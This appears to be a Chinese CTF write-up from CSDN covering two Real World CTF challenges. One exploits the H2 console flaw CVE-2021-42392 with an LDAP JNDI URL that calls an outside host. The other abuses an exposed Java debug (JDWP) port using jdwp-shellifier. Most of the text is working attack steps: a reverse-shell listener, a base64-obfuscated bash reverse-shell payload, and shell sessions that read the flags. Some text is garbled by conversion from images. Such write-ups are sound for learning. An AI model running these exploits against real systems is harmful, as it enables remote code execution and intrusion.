
JFROG

Date Record Created

20211014

Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the aff

CVE-2021-42392 直接打



Login

Saved Settings: Generic H2 (Embedded) ▼

Setting Name: Generic H2 (Embedded) Save Remove

Driver Class: javax.naming.InitialContext

JDBC URL: ldap://47.100.100.7:1389/lqjws

User Name: sa

Password:

Connect Test Connection

General error: "javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.ClassCastException: ExecT

```
[root@luochen ~]# nc -lvvp 12345
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 101.132.252.88.
Ncat: Connection from 101.132.252.88:50134.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@7d80209a2ea3:/tmp# ls /
ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
```

CSDN @keepblue

```
root@7d80209a2ea3:/tmp# cd /root
cd /root
root@7d80209a2ea3:~# ls
ls
```



```
flag.txt
test.mv.db
root@7d80209a2ea3:~# cat flag.txt
cat flag.txt
rwctf{6288999b40cda6a393f247ef82e137e2}
root@7d80209a2ea3:~# |
```

CSDN @keepb1ue

flag: `rwctf{6288999b40cda6a393f247ef82e137e2}`

Java Remote Debugger

The screenshot shows a challenge page on HackTheReal. The page has a navigation bar with links: HOME, NEWS, CHALLENGE, TREND, SCOREBOARD, MY TEAM. The challenge title is "Java Remote Debugger" with a score of 105. A "Web" tag is present. The question is "What would you do if you get a remote debugger for Java?". A text input field contains the command "nc 139.196.23.201 8888". Below the input field, there is a link for "attachment" and a "Souvenir Redemption Code: 7f9d472595c99bad1770ebe24a8e08c3". At the bottom, there is a cartoon dragon character with a speech bubble that says "NAILED IT!".

CSDN @keepb1ue

java `debug` 调试, 下载附件:

The screenshot shows an IDE window with a file explorer on the left and a code editor on the right. The file explorer shows a folder named "jdwp" containing files: Dockerfile, flag.txt, run.sh, and Testjava. The code editor shows the following Java code:

```
1 import java.Lang.Thread;
2 public class Test {
3     public static void main (String[] args) throws Exception{
4         int i = 0;
5         while (1 == 1) {
6             Thread.sleep(1000);
7             System.out.println("" + i);
8             i += 1;
9         }
10    }
11 }
12 }
```

CSDN @keepb1ue

The screenshot shows a terminal window with the following commands and output:

```
1 #!/bin/bash
2 cp /app/Test.java .
3 javac Test.java
4 port=$((RANDOM + 32768))
5 (java -Xrunjdpw:transport=dt_socket,server=y,suspend=n,address=0.0.0.0:$port Test >/dev/null 2>/dev/null &)
6 socat -lf /dev/null - TCP4:127.0.0.1:$port,retry=5
7 wait
8
```

CSDN @keepb1ue

```
Dockerfile x flag.txt x run.sh x Test.java x
1 rwctf{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}
2
```

```
Dockerfile x flag.txt x run.sh x Test.java x
1 FROM java:8
2 RUN apt-get update; apt-get install -y socat && rm -rf /var/cache/apt/*
3 RUN useradd -u 1000 -m --home-dir /home/user user
4 ADD Test.java /app/Test.java
5 ADD run.sh /app/run.sh
6 ADD flag.txt /home/user/flag.txt
7 USER user
8 CMD socat TCP-LISTEN:8888,fork,reuseaddr EXEC:/app/run.sh
9
```

CSDN @keepb1ue

附件是一些java程序测试代码。

JDWP (Java DEbugger Wire Protocol)：即Java调试线协议，是一个为Java调试而设计的通讯交互协议，它定义了调试器和被调试程序之间传递的信息的格式。如果这个时候就必须开启远程调试功能了，此时就有可能被攻击者利用 RCE。

```
[root@luochen jdwp-shellifier-master]# python jdwp-shellifier.py -t 139.196.23.201 -p 8888 --break-on "java.lang.String.indexOf" --cmd "bash -c {echo,YmFzaCAtaSA8xMjM0NSAwPiYx}|{base64,-d}|{bash,-i}"
[+] Targeting '139.196.23.201:8888'
[+] Reading settings for 'OpenJDK 64-bit Server VM - 1.8.0_111'
[+] Found Runtime class: id=cf
[+] Found Runtime.getRuntime(): id=7fead400c620
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x1
[+] Selected payload 'bash -c {echo,YmFzaCAtaSA8xMjM0NSAwPiYx}|{base64,-d}|{bash,-i}'
[+] Command string object created id:1a3
[+] Runtime.getRuntime() returned context id:0x1a4
[+] found Runtime.exec(): id=7fead400c680
[+] Runtime.exec() successful, retId=1a5
[!] Command successfully executed
[root@luochen jdwp-shellifier-master]#
```

CSDN @keepb1ue

```
user@feb9b6bf31aa:/tmp$ ls -la
ls -la
total 8872
drwxrwxrwt 1 root root 4096 Jan 22 16:57 .
drwxr-xr-x 1 root root 4096 Jan 22 07:00 ..
-rwxr-xr-x 1 user user 272 Jan 22 15:32 0LC23aw
-rwxr-xr-x 1 user user 45 Jan 22 09:31 1.sh
-rwxr-xr-x 1 user user 198 Jan 22 16:54 52x60
-rwxr-xr-x 1 user user 332 Jan 22 10:57 AVr06pX
-rwxr-xr-x 1 user user 198 Jan 22 16:57 Botk
-rwxr-xr-x 1 user user 207 Jan 22 15:41 LIRe06U
-rwxr-xr-x 1 user user 332 Jan 22 14:24 OEHN0M
-rwxr-xr-x 1 user user 198 Jan 22 15:30 SZRjA
-rw-r--r-- 1 user user 758 Jan 22 17:09 Test.class
-rw-r--r-- 1 user user 227 Jan 22 17:09 Test.java
-rwxr-xr-x 1 user user 207 Jan 22 15:38 ZhY09
-rw----- 1 user user 250806272 Jan 22 16:22 core
```

```
-rwxr-xr-x 1 user user      207 Jan 22 15:37 dhVo8F
-rw-r--r-- 1 user user         0 Jan 22 11:44 exploit.txt
prw-r--r-- 1 user user         0 Jan 22 11:09 f
-rw-r--r-- 1 user user        40 Jan 22 09:21 flag.txt
-rwxr-xr-x 1 user user      250 Jan 22 10:21 hsXo
drwxr-xr-x 1 root root    4096 Jan 17  2017 hsperfdata_root
drwxr-xr-x 2 user user   36864 Jan 22 17:09 hsperfdata_user
-rw-r--r-- 1 user user         1 Jan 22 11:41 index.html
-rw-r--r-- 1 user user         4 Jan 22 11:45 index.html.1
-rw-r--r-- 1 user user         2 Jan 22 11:46 index.html.2
-rw-r--r-- 1 user user         1 Jan 22 11:46 index.html.3
```

CSDN @keepb1ue

```
user@feb9b6bf31aa:/tmp$ cat flag.txt
cat flag.txt
rwctf{2c0e7100bcb45cc825ca07eccb86e568}
user@feb9b6bf31aa:/tmp$
```

flag: `rwctf{2c0e7100bcb45cc825ca07eccb86e568}`